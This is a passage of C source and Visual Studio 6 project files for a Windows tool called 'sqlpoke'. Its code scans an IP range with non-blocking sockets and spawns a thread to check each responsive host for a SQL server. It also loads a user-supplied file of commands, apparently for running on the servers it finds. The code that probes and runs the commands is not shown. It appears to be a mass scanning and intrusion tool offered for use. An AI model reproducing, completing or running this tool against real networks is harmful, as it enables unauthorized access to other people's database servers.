                                        if ((sock[i].sock = socket( AF_INET, SOCK_STREAM, 0
)) != INVALID_SOCKET)
                                        {       // socket was created, set the timeout
                                                if (setsockopt(sock[i].sock, SOL_SOCKET ,
SO_SNDTIMEO, "10000", sizeof("10000")) == 0)
                                                {       // timeout was set, initialize sockaddr_in
and connect
                                                        ioctlsocket(sock[i].sock,FIONBIO,&on);
// non-blocking
                                                        sint.sin_addr.s_addr = htonl(list[itarget]);
                                                        sock[i].target = list[itarget];
                                                        connect(sock[i].sock, (struct
sockaddr*)&sint, sizeof(sint));
                                                        sock[i].state = 1; // active
                                                        itarget++;
                                                }
                                                else
                                                {
                                                        printf("setsockopt() failed... you have
problems.\n");
```

```
                                        WSACleanup();
                                        return 1;
                                }
                        }
                        else
                                printf("Crapped out on socket()\n");
                }
        }
}

FD_ZERO(&fdset);
for ( i=0; i<NUM_SOCKETS; i++)
{       // add all active sockets to the fdset
        if (sock[i].state == 1)
        {
                FD_SET(sock[i].sock,&fdset);
        }
}

// check for sockets that connected
select(0,NULL,&fdset,NULL,&tv);
for ( i=0; i<NUM_SOCKETS; i++)
{
        if (FD_ISSET(sock[i].sock,&fdset))
        {
```

```
                        // Successful connect!
                        oct0=(sock[i].target >> 24) & 255;
                        oct1=(sock[i].target >> 16) & 255;
                        oct2=(sock[i].target >> 8) & 255;
                        oct3=(sock[i].target) & 255;
                        sprintf(ip, "%d.%d.%d.%d", oct0, oct1, oct2, oct3);

                        //printf("%s\n", ip);
                        closesocket(sock[i].sock);
                        sock[i].state = 0;

                        // Spawn thread to check for sql server
                        // (I know, I know... I'm too lazy to fix this.)
                        _beginthreadex(NULL, 0, sqlcheck,(void *)strdup(ip),0, &thridx);
                        Sleep(100); // The Pause that Refreshes
                }
        }

        FD_ZERO(&fdset);
        for ( i=0; i<NUM_SOCKETS; i++)
        {       // add all active sockets to the fdset
                if (sock[i].state == 1)
                        FD_SET(sock[i].sock,&fdset);
        }
```

```
// check for dead sockets
select(0,NULL,NULL,&fdset,&tv);
for ( i=0; i<NUM_SOCKETS; i++)
{
        if (FD_ISSET(sock[i].sock,&fdset))
        {       // error connecting
                ioctlsocket(sock[i].sock,FIONBIO,&off);
                closesocket(sock[i].sock);
                sock[i].state = 0;
        }
}

iwaiting = 0;
for ( i=0; i<NUM_SOCKETS; i++)
{
        if ( sock[i].state != 0 )
                iwaiting = 1;
}

if ( iwaiting == 0 && list[itarget] == 0)
{       // no sockets are active & no more targets
        printf("\nScan complete.\n");
        WSACleanup();
        return 0;
}
```

```
                count++;


                Sleep(100);
        }


        printf("Socket scan complete.\n");
        WSACleanup();
        return 0;
}


int main(int argc, char* argv[])
{
        unsigned long targets[65536];
        unsigned short lPort = 0;
        FILE  *cmd;
        int count=0, cc = 0;



        if (argc != 5)
        {
                usage();
                return 0;
        }
```

```
// get target IPs
if (gettargets(argv[1], argv[2], targets) == 1)
{
        // error messages are handled in the function
        return 0;
}

// get port number
if ((port = atoi(argv[3])) == 0)
{       //not a number
        printf("Invalid port number.\n");
        return 0;
}

if ( 0 > port || port > 65535 )
{
        printf("Invalid port number.\n");
        return 0;
}

//open command file and read commands in to array
if ( (cmd = fopen(argv[4], "r")) == NULL)
{
        printf("Could not open command file.\n");
        return 0;
```

```
        }
        else
        {  // one command per line
                while ( fgets( &commands[count][0], 512, cmd ) != NULL )
                {
                        while (commands[count][cc] != NULL)
                        {
                                if (commands[count][cc] == '\n')
                                        commands[count][cc] = NULL;
                                cc++;
                        }
                        if (count++ > 32)
                                break;
                        cc = 0;
                }
        }

        cmdcount = count;

        printf("\n");
        // scan the range
        scan(targets);

        return 0;
}
```

SQLPOKE.DSP

```
# Microsoft Developer Studio Project File - Name="sqlpoke" - Package Owner=<4>
# Microsoft Developer Studio Generated Build File, Format Version 6.00
# ** DO NOT EDIT **

# TARGTYPE "Win32 (x86) Console Application" 0x0103

CFG=sqlpoke - Win32 Debug
!MESSAGE This is not a valid makefile. To build this project using NMAKE,
!MESSAGE use the Export Makefile command and run
!MESSAGE
!MESSAGE NMAKE /f "sqlpoke.mak".
!MESSAGE
!MESSAGE You can specify a configuration when running NMAKE
!MESSAGE by defining the macro CFG on the command line. For example:
!MESSAGE
!MESSAGE NMAKE /f "sqlpoke.mak" CFG="sqlpoke - Win32 Debug"
!MESSAGE
!MESSAGE Possible choices for configuration are:
!MESSAGE
!MESSAGE "sqlpoke - Win32 Release" (based on "Win32 (x86) Console Application")
!MESSAGE "sqlpoke - Win32 Debug" (based on "Win32 (x86) Console Application")
```

```
!MESSAGE

# Begin Project
# PROP AllowPerConfigDependencies 0
# PROP Scc_ProjName ""
# PROP Scc_LocalPath ""
CPP=cl.exe
RSC=rc.exe

!IF  "$(CFG)" == "sqlpoke - Win32 Release"

# PROP BASE Use_MFC 0
# PROP BASE Use_Debug_Libraries 0
# PROP BASE Output_Dir "Release"
# PROP BASE Intermediate_Dir "Release"
# PROP BASE Target_Dir ""
# PROP Use_MFC 0
# PROP Use_Debug_Libraries 0
# PROP Output_Dir "Release"
# PROP Intermediate_Dir "Release"
# PROP Ignore_Export_Lib 0
# PROP Target_Dir ""
# ADD BASE CPP /nologo /W3 /GX /O2 /D "WIN32" /D "NDEBUG" /D "_CONSOLE" /D "_MBCS"
/Yu"stdafx.h" /FD /c
# ADD CPP /nologo /W3 /GX /O2 /D "WIN32" /D "NDEBUG" /D "_CONSOLE" /D "_MBCS"
/Yu"stdafx.h" /FD /c
# ADD BASE RSC /l 0x409 /d "NDEBUG"
```

```
# ADD RSC /l 0x409 /d "NDEBUG"

BSC32=bscmake.exe

# ADD BASE BSC32 /nologo

# ADD BSC32 /nologo

LINK32=link.exe

# ADD BASE LINK32 kernel32.lib user32.lib gdi32.lib winspool.lib comdlg32.lib advapi32.lib
shell32.lib ole32.lib oleaut32.lib uuid.lib odbc32.lib odbccp32.lib kernel32.lib user32.lib gdi32.lib
winspool.lib comdlg32.lib advapi32.lib shell32.lib ole32.lib oleaut32.lib uuid.lib odbc32.lib
odbccp32.lib /nologo /subsystem:console /machine:I386

# ADD LINK32 kernel32.lib user32.lib gdi32.lib winspool.lib comdlg32.lib advapi32.lib shell32.lib
ole32.lib oleaut32.lib uuid.lib odbc32.lib odbccp32.lib kernel32.lib user32.lib gdi32.lib winspool.lib
comdlg32.lib advapi32.lib shell32.lib ole32.lib oleaut32.lib uuid.lib odbc32.lib odbccp32.lib
ws2_32.lib LIBCMT.LIB /nologo /subsystem:console /machine:I386



!ELSEIF  "$(CFG)" == "sqlpoke - Win32 Debug"



# PROP BASE Use_MFC 0

# PROP BASE Use_Debug_Libraries 1

# PROP BASE Output_Dir "Debug"

# PROP BASE Intermediate_Dir "Debug"

# PROP BASE Target_Dir ""

# PROP Use_MFC 0

# PROP Use_Debug_Libraries 1

# PROP Output_Dir "Debug"

# PROP Intermediate_Dir "Debug"

# PROP Ignore_Export_Lib 0

# PROP Target_Dir ""

# ADD BASE CPP /nologo /W3 /Gm /GX /ZI /Od /D "WIN32" /D "_DEBUG" /D "_CONSOLE" /D
"_MBCS" /Yu"stdafx.h" /FD /GZ /c
```

```
# ADD CPP /nologo /W3 /Gm /GX /ZI /Od /D "WIN32" /D "_DEBUG" /D "_CONSOLE" /D
"_MBCS" /FR /Yu"stdafx.h" /FD /GZ /c

# ADD BASE RSC /l 0x409 /d "_DEBUG"

# ADD RSC /l 0x409 /d "_DEBUG"

BSC32=bscmake.exe

# ADD BASE BSC32 /nologo

# ADD BSC32 /nologo

LINK32=link.exe

# ADD BASE LINK32 kernel32.lib user32.lib gdi32.lib winspool.lib comdlg32.lib advapi32.lib
shell32.lib ole32.lib oleaut32.lib uuid.lib odbc32.lib odbccp32.lib kernel32.lib user32.lib gdi32.lib
winspool.lib comdlg32.lib advapi32.lib shell32.lib ole32.lib oleaut32.lib uuid.lib odbc32.lib
odbccp32.lib /nologo /subsystem:console /debug /machine:I386 /pdbtype:sept

# ADD LINK32 kernel32.lib user32.lib gdi32.lib winspool.lib comdlg32.lib advapi32.lib shell32.lib
ole32.lib oleaut32.lib uuid.lib odbc32.lib odbccp32.lib kernel32.lib user32.lib gdi32.lib winspool.lib
comdlg32.lib advapi32.lib shell32.lib ole32.lib oleaut32.lib uuid.lib odbc32.lib odbccp32.lib
ws2_32.lib LIBCMT.LIB /nologo /subsystem:console /debug /machine:I386 /pdbtype:sept



!ENDIF



# Begin Target



# Name "sqlpoke - Win32 Release"

# Name "sqlpoke - Win32 Debug"

# Begin Group "Source Files"



# PROP Default_Filter "cpp;c;cxx;rc;def;r;odl;idl;hpj;bat"

# Begin Source File



SOURCE=.\sqlpoke.cpp
```

```
# End Source File
# Begin Source File

SOURCE=.\StdAfx.cpp
# ADD CPP /Yc"stdafx.h"
# End Source File
# End Group
# Begin Group "Header Files"

# PROP Default_Filter "h;hpp;hxx;hm;inl"
# Begin Source File

SOURCE=.\StdAfx.h
# End Source File
# End Group
# Begin Group "Resource Files"

# PROP Default_Filter "ico;cur;bmp;dlg;rc2;rct;bin;rgs;gif;jpg;jpeg;jpe"
# End Group
# Begin Source File

SOURCE=.\ReadMe.txt
# End Source File
# End Target
# End Project
```

SQLPOKE.DSW

Microsoft Developer Studio Workspace File, Format Version 6.00

WARNING: DO NOT EDIT OR DELETE THIS WORKSPACE FILE!

###
##

Project: "sqlpoke"=.\sqlpoke.dsp - Package Owner=<4>

Package=<5>

{{{

}}}

Package=<4>

{{{

}}}

###
##

Global:

Package=<5>

{{{

}}}

Package=<3>

{{{

}}}

##
##

STDAFX.CCP

```
// stdafx.cpp : source file that includes just the standard includes
//        sqlpoke.pch will be the pre-compiled header
//        stdafx.obj will contain the pre-compiled type information

#include "stdafx.h"
// TODO: reference any additional headers you need in STDAFX.H
// and not in this file
```